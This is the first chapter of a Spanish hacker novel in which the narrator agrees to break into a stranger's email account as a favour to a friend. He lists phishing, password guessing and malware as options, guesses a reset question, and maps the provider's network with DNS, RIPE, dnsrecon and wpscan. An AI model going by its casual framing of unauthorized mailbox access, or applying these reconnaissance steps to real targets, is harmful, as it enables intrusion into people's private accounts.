Hacker Épico

Alejandro Ramos
Rodrigo Yepes

Informática64
www.informatica64.com

Índice

Capítulo I: Blog

Me ahogué en la profundidad de sus ojos y mi mundo se tiñó de color verde. A pesar de tener la boca abierta y de intentarlo, el aire no entraba y las palabras no salían. Una mano sostenía la puerta; la otra, el móvil contra mi pecho. Al otro lado, Yolanda se había hecho real. Y estaba esperando.

-¿Puedo pasar? –preguntó.

Traté de tomar aire y de responder al mismo tiempo. El resultado de estas dos acciones antagónicas fue un gemido lastimero digno de un lamento de wookiee. Al final, reprimí el impulso de hablar para poder llenar antes mis pulmones vacíos con algo de aire que sostuviera las palabras.

-Sí –dije yo, la elocuencia y la hospitalidad personificadas.

Yolanda iluminó el recibidor con una de sus maravillosas sonrisas. El cabello acariciaba sus hombros, insinuados por una camiseta corta y ceñida que no desdibujaba su figura. Los vaqueros azules y desgastados eran también una segunda piel y calzaba unas sandalias que la elevaban los centímetros suficientes para alcanzar mi altura.

Permaneció expectante mientras la sonrisa se le fue muriendo en los labios hasta convertirse en un signo de interrogación. Finalmente hizo un gesto con la cabeza hacia el interior y comprendí que le estaba impidiendo el paso. Me había quedado en medio mientras la contemplaba extasiado. Me aparté y señalé el salón con la mano a modo de invitación, murmurando unas torpes disculpas que no fueron inteligibles ni para mí mismo. Yo sí que sabía cómo tratar a una chica, ¿verdad?

La sonrisa de Yolanda volvió a aparecer al entrar en el salón. Caminó hasta el centro de la habitación, observando a uno y otro lado los elementos de mi humilde mobiliario: muebles baratos de Ikea, televisor caro de Samsung, PS3, Xbox 360, Wii,

■ ■ ■

poster de la película Kill Bill, volumen 1, con Uma Thurman enfundada en el traje amarillo y sosteniendo la katana de Hattori Hanzo, su pose y su mirada clamando venganza.

Finalmente se volvió hacia mí y nuestros ojos se encontraron en uno de esos momentos mágicos que te impulsan a leer las líneas que dicta el alma sin la censura del cerebro.

-Yolanda, yo…

-¿No vas a contestar? –preguntó.

-¿Qué?

-El teléfono. –Señaló el móvil que todavía sujetaba contra el pecho-. Estabas hablando, ¿no?

Miré el aparato como si fuera una asquerosa sustancia que se me hubiera quedado pegada a la mano. De no haber estado el nombre de Marcos iluminado en la pantalla y de que, bueno, era un iPhone, lo habría hecho añicos contra la pared.

-Disculpa –le dije a Yolanda-. Por favor, siéntate. Será sólo un minuto.

-No te preocupes. –Se sentó en el sillón y me miró fijamente-. No tengo prisa.

Me llevé el móvil a la oreja y salí al pasillo. Mientras, un millón de mariposas revoloteaban en mi estómago.

-Marcos, amigo, ¿puedo llamarte luego? –pregunté-. Ahora mismo tengo un asunto delicado entre manos.

-Vaya, lo siento –se disculpó-. Si no fuera importante te diría que volvieras a… tu asunto con Yolanda.

-¿Qué? ¿Cómo sabes que estoy con Yolanda?

-No, perdona la interrupción. Termina tu… asunto y me llamas luego. Joder, colega, ¿por qué me has contestado si estabas…?

■ ■ ■

-¿Qué? ¿No creerás que…?

-No, no, está claro que te he pillado en mal momento.

-Joder, tío, no, no es eso, no es lo que estás pensando.

-¡Eh, que yo no pienso nada! –exclamó-. Ni siquiera quiero pensar en lo que crees que estoy pensando.

-No estaba haciendo lo que piensas.

-Colega, esto es muy embarazoso. Acaba lo que sea, date una ducha y llámame cuanto antes.

-Pero, ¿qué cojones te pasa, tío? –Elevé la voz por encima del nivel que había mantenido hasta entonces-. Yo sólo he dicho que estaba ocupado y tú has supuesto cosas raras. Simplemente has empezado a soltar disculpas y a fingirte incómodo con el único propósito de avergonzarme. Ni siquiera me has dejado explicarme.

-No quiero oírlo. Yo he llamado cuando no debía y tú has contestado cuando no debías. Es mejor dejar las cosas como están. Fin de la historia. Además, ya lo he conseguido.

-¿El qué?

-Avergonzarte.

Inspiré profundamente un par de veces.

-Eres un auténtico capullo –dije-. Te digo que ahora no puedo hablar y tú me haces perder el tiempo con tus gilipolleces.

-Vaya, lo siento mucho. Sé que sólo quieres volver con ella y demostrar de lo que eres capaz, pero de verdad que necesito tu ayuda.

-Vale, pero, en serio, ¿cómo sabías que estaba con Yolanda?

-Simple deducción. –Lo dijo como si fuera tan evidente que no necesitara añadir más, pero después de una pausa continuó-. Cuando has contestado al teléfono sonabas

■ ■ ■

como si te acabaras de despertar. Luego algo te ha interrumpido, pero no me has puesto en espera, así que no ha sido otra llamada: el timbre de la puerta o un grave percance doméstico. Elijo lo primero por cuestión de probabilidad. Luego has tardado en volver conmigo no un segundo como dijiste, sino un minuto y cincuenta y dos segundos, lo que me lleva a pensar que te habías olvidado de mí. Y encima has intentado darme largas. Eso sólo puede conseguirlo Yolanda. Además, hay otra cosa.

-¿Qué, Sherlock?

-He oído vuestra breve conversación. Deberías haberme puesto en espera o, al menos, haber cubierto el micrófono del móvil. Para serte sincero, la explicación de mi proceso deductivo ha sido simple ostentación.

-Eres increíble, tío. Ahora mismo tendría que colgarte.

-Tranquilo, que no me ofendo. Es comprensible. Yo también daría prioridad a una chica como Yolanda, sobre todo si me está esperando en el salón totalmente dispuesta.

-¿Qué? O sea, ¿en el salón? –Las palabras me salían sin pensar-. ¿Tienes una cámara oculta en mi piso o qué? ¿Y por qué dices que está dispuesta? Quiero decir, ¿qué es eso de que está dispuesta? ¿Dispuesta para qué?

-Colega, para ser tan listo, a veces pareces un poco tonto. Una chica no va a tu casa para que la invites a café o para hablar del último libro que ha leído. Eso sólo lo hacen ente ellas. Cuando llaman a tu puerta, es porque tienen las cosas muy claras.

-¿No creerás que…?

-¿Qué?

-Que ha venido para… eso.

-Pero, ¿qué es esto? –Marcos parecía divertirse de lo lindo-. ¿Hemos vuelto al instituto? Puedes decir la palabra. Y, ¿qué más pruebas necesitas? ¿Que la chica te pase una nota diciéndote que está por ti o alguna chorrada por el estilo?

-Pero… ¿En serio? O sea… -Hice una pausa. Me costaba seguir las palabras a través del murmullo de mis pensamientos-. ¡Un momento! Ahora lo entiendo todo. Es lo

mismo de antes. Tú tratando de confundirme para que haga alguna estupidez y luego partirte el culo a mi costa.

-Que no, colega. Que ya es tuya. Adelante, te lo mereces. Os lo merecéis los dos. Después de todo lo que habéis pasado juntos, me sabe muy mal tener que ser yo el que se meta por medio. Pero antes tienes que hacerme ese favor.

-¿Qué favor? –pregunté-. Has dicho que es importante.

-Sí. Tengo un nombre y una cuenta de correo. Necesito acceso.

-¿Qué? –exclamé-. Ahora me dirás que es la cuenta de Hotmail de una amiga que ha olvidado la contraseña, como si esto fuera un canal de hacking de IRC de los años noventa.

-Pues no, lo de las mujeres te lo dejo a ti, Don Juan. Quiero leer todos los mensajes y quiero hacerlo sin tener que responder a tus preguntas. Sólo te diré que lo necesito cuanto antes.

Hice una nueva pausa y tragué saliva. Luego contesté:

-La última vez que alguien me pidió algo parecido la cosa se lió de cojones. Hubo un secuestro y algunos disparos. Puede que tú trates con esa clase de situaciones a diario, pero te aseguro que para mí fue toda una experiencia. Una experiencia que se salió de mis parámetros como un millón de grados. A lo mejor te acuerdas. Sí, hombre. ¡Fue el fin de semana pasado!

-Necesito tu ayuda –dijo-. No me pongas en la situación de tener que mentirte para que te sientas mejor contigo mismo. Ya hemos pasado esa fase, ¿no crees?

Mi cabeza daba vueltas a mil revoluciones por segundo. Si Marcos decía que necesitaba mi ayuda, era porque no tenía otra opción que acudir a mí. Por mucho que lo pensara, sabía a qué conclusión llegaría. Se lo debía.

-Dame los datos.

Marcos me pasó la información, colgué y regresé al salón junto a Yolanda.

■ ■ ■

Ella me recibió con una nueva sonrisa, sin muestras de impaciencia. Me hizo sentir cómo el típico náufrago que vuelve a casa tras las típicas vacaciones forzosas en la típica isla desierta. Me senté a su lado.

-¿Va todo bien? –preguntó.

-Era Marcos.

-Entonces algo no va bien.

Asentí.

-Puedes contármelo –dijo. Esperó mi respuesta unos segundos, pero esta no llegaba. Conque añadió-: Si yo te hubiera contado mis problemas desde el principio, quizás las cosas habrían sucedido de otro modo.

-Pero no necesariamente mejor.

Cogí su mano y ella dejó que la apretara.

-Ahora estás aquí –dije-. Eso es lo único que importa.

Yo miraba al suelo. Ella inclinó la cabeza para buscar mis ojos.

-Ángel, lo que hiciste por mí… nunca podré olvidarlo.

No dije nada. No sabía qué decir.

-Dijiste que en el instituto estabas enamorado de mí –continuó.

<<Todavía lo estoy>>, pensé. Sin embargo, guardé silencio. Fue ella quien lo rompió:

-No me he portado como debía. Ni antes ni ahora. Entonces no supe valorar tus sentimientos y te hice daño. No quiero volver a cometer el mismo error. Dime, Ángel, ¿todavía sientes algo por mí?

No sabía cómo decirle que debíamos parar. No podía continuar por ese camino, aunque nunca había deseado nada con tanta intensidad. Pero Marcos me había pedido un

favor. <<Cuanto antes>>, había dicho. Esa era razón suficiente para ponerme a trabajar, pero no para que el asunto acabara de gustarme.

-Tengo que hacer algo –le dije-. No puedo retrasarlo. Lo siento.

Yolanda parpadeó, visiblemente confundida. Permaneció callada durante unos segundos y luego asintió.

-Para Marcos. -No preguntó. Era una afirmación.

-Sí. No puedo negarme. No después de todo lo que ha pasado. No después de haberme salvado la vida dos veces.

-Lo entiendo. –Me soltó la mano y se recostó sobre el sofá-. ¿Puedo ayudar?

-Lo siento. El del hacker es un trabajo solitario. Y aburrido.

-A mí me parece muy sexy. –Tragué saliva, pero en mi garganta no había nada. Se había secado de repente-. Al menos, podré observarte mientras me explicas lo que vas haciendo.

¿Cómo podía decir que no a ese plan?

-Me llevará mucho tiempo –afirmé.

-Como te he dicho antes, no tengo prisa.

Me quedé pensando durante un momento. No era el reencuentro que había imaginado, pero tampoco quería que ella se marchase.

-Está bien.

Me acerqué el portátil, que estaba sobre la mesa baja, para trabajar desde el sillón. Era el único elemento de mi equipo que aún conservaba después de que unos matones asaltaran mi casa. La policía me lo había devuelto tras sacar de él todo lo que necesitaba para construir un caso y mandar a un montón de indeseables a la cárcel, pero esa, como se dice al final de “Conan El Bárbaro”, es otra historia.

■ ■ ■

Yolanda se arrimó para poder ver la pantalla. El contacto de su pierna con la mía provocó que mis manos temblaran y fallara al introducir la contraseña. Cuando conseguí iniciar sesión al segundo intento, le resumí rápidamente la situación. Luego comencé a explicar los pasos que iba dando al tiempo que mis dedos danzaban sobre el teclado.

-Tenemos varias opciones: la primera y más sencilla es mandar un correo electrónico falso diciendo que hay que reiniciar la contraseña, con un enlace a una página web bajo nuestro control, como se hace con el *phishing* de los bancos, aunque este truco ya está muy trillado y seguramente el usuario lo ignorará.

-Mal asunto –concluyó Yolanda.

-Sí, mal asunto. Otra opción con más posibilidades es probar miles de contraseñas, para ver si por casualidad el usuario ha puesto alguna predecible. También se podría intentar ver cómo funciona el mecanismo de "Recuperar contraseña" y si hay algún tipo de "pregunta secreta" con la que jugar. Por último y más complicado: podría buscar algún fallo en los sistemas que me permitiera colarme dentro. Eso debería damos acceso a todos los correos, a todos los usuarios o quién sabe a qué. Hay que mirarlo.

-¿Y si le mandas un virus de esos? –preguntó.

<<Como el que utilicé para intentar espiar el contenido de tu ordenador>>, dije para mis adentros. No sabía qué era peor: no haber tenido la idea o el sentimiento de culpa que todavía me embargaba. Todavía no le había contado esa parte de la historia y dudaba que algún día lo hiciera.

-Sí –contesté finalmente-, también podría intentar generar algún tipo de archivo infectado con malware que me diera acceso a su PC, pero cabría la posibilidad de que no lo abriese o, peor aún, fuera detectado. Lo primero es averiguar cómo funciona ese servidor de correo para buscar la mejor solución.

Arranqué BackTrack y abrí un navegador. Usar algo distinto de Windows siempre queda sofisticado. Aquella acción era la forma en la que este pavo real abría sus hermosas plumas.

■ ■ ■

El dominio de los correos era <<Serra.es>>. Una simple búsqueda en Google nos situó en su página web. Allí observamos que Serra era una gran compañía que ofrecía servicios online, como acceso a Internet y correo electrónico. El alta de usuarios incluía una línea ADSL y esto facilitaba un usuario y contraseña para acceder al mail mediante una web o usando un cliente como Outlook o Thunderbird.

Comencé por lo más obvio. Desde la página web seleccioné <<¿Restablecer Contraseña?>> y verifiqué qué método de validación alternativa ofrecía para aquellos usuarios despistados que olvidasen la que habían puesto.

Imagen 1: CAPTCHA que evita la automatización de pruebas de contraseñas válidas

-Mira –señalé la pantalla-: Esas letras torcidas se llaman <<CAPTCHAS>> y son un método de seguridad para comprobar que detrás de la pantalla hay un ser humano y no un robot que mete millones de veces los datos de forma automática. –Lo explicaba como si aquello fuera tecnología punta.

-Ajá -asintió como una alumna brillante que accede a nuevos conocimientos, aunque yo sospechaba que ya lo sabía.

■ ■ ■

Tras introducir el correo que me había dado Marcos y rellenar el CAPTCHA, se mostró otra ventana con una pregunta que tan solo debía conocer el propietario del buzón: <<¿Mi perro?>>.

-¡Mierda, más perros! –exclamé con frustración. Yolanda me miraba sorprendida.

Probé con Rocky, Pluto, Milú… Etxeondo. No era ninguno de ellos, por lo que otro CAPTCHA interrumpió mis intentos.

Imagen 2: Pregunta secreta

-¿Ves? –indiqué a Yolanda-. Esta imagen impide hacer múltiples intentos o programar una herramienta que los haga de forma automática. No sería capaz de crear una aplicación que interpretase esas letras mal formadas y rellenara correctamente el formulario.

-¿Y ahora qué hacemos?- inquirió, como si aquello no tuviera solución.

-Vamos a ver qué más cosas nos ofrece Serra.

Seleccioné el icono de la terminal e hice un par de consultas DNS.

■ ■ ■



Imagen 3: Consulta en el DNS de registros MX (servidores de correo)

-Con los registros MX, sabemos cuáles son las direcciones IP donde se mandan los mails. A partir de ahí, vamos a seguir investigando. En este caso, el servidor de correo es sólo uno: se llama <<mx.serra.es>> y su dirección IP es 211.2.48.210.

No sabría decir si realmente le interesaba o se estaba preguntando qué clase de persona era yo por hacer lo que estaba haciendo.

Ante su mirada fija en el monitor e incapaz de resolver esta duda, volví al navegador y consulté aquella dirección IP en la base de datos de RIPE.

■ ■ ■



Imagen 4: Consulta de dirección IP en RIPE

Señalé con un dedo el rango: <<211.2.48.0 – 211.2.48.255>>

–Esta es la reserva que tiene Serra para sus sistemas en Europa. RIPE es el organismo que se encarga de gestionar las direcciones IP de cada compañía.

Volví a subir la barra del navegador y cambié el campo donde estaba la IP por <<SERRA-NETWORKS>>, el nombre oficial que había sacado del <<netname>>.

-Ahora sólo me aseguro de que no existan otras reservas de rangos para SERRA-NETWORKS.

■ ■ ■

Aquella segunda consulta no arrojó nuevos registros.

-Parece que tan solo tienen esas 256 IPs -informé a Yolanda-. Comprobaré cuáles tienen nombre y qué funciones tienen en la red.

Nuevamente en el terminal, obtuve la resolución inversa de algunas IPs con `dnsrecon`.



Imagen 5: Consulta de registros inversos en el DNS (PTR)

-¡Qué modernos! –exclamó Yolanda-. Tienen un blog.

Acto seguido volví al navegador y escribí la dirección: blog.serra.es.

En la pantalla apreció el típico blog corporativo con noticias irrelevantes que no dicen nada. Era una forma de mostrarle al mundo que estaban en la ola. Eso sí, llamó mi atención lo bien diseñado que parecía y la cantidad de recursos que usaba: mapas incrustados de Google, fotos embebidas, enlaces a las cuentas de Twitter de la compañía… Había de todo. Inútil, pero completo. Dije:

-Voy a comprobar si el blog tiene algún fallo conocido.

■ ■ ■

Aquella web tenía el aspecto de estar montada usando el gestor de contenido opensource más popular: Wordpress. De todas formas, me aseguré mirando el código fuente de la página.



Imagen 6: Código fuente de la página de Wordpress

-Es un Wordpress –afirmé-. Uno de los softwares más populares para montar blogs, personales o de compañías. Déjame comprobar qué plugins tiene instalados.

-¿Plugins? –Yolanda levantó una ceja-. Yo usaba unos plugins de esos para añadir más caritas al Messenger y chatear con mi ex. -Me lo confesó como si aquello tuviera alguna relación y yo sonreí como si así fuera.

-En este caso son funcionalidades añadidas a Wordpress, funcionalidades que desarrollan terceros y que están repletas de fallos: el talón de Aquiles de esta tecnología.

El oscuro terminal me llamaba como un agujero negro. Allí me moví hasta el directorio de la herramienta `wpscan` y lancé un análisis para detectar los plugins del gestor de contenidos.

■ ■ ■

Hasta cinco complementos distintos llegó a encontrar el escáner. Por desgracia, ninguno de ellos contenía un fallo conocido. Pero no era momento de rendirse. No ante la mirada atenta de Yolanda.



Imagen 7: Utilidad WPScan buscando plugins de Wordpress

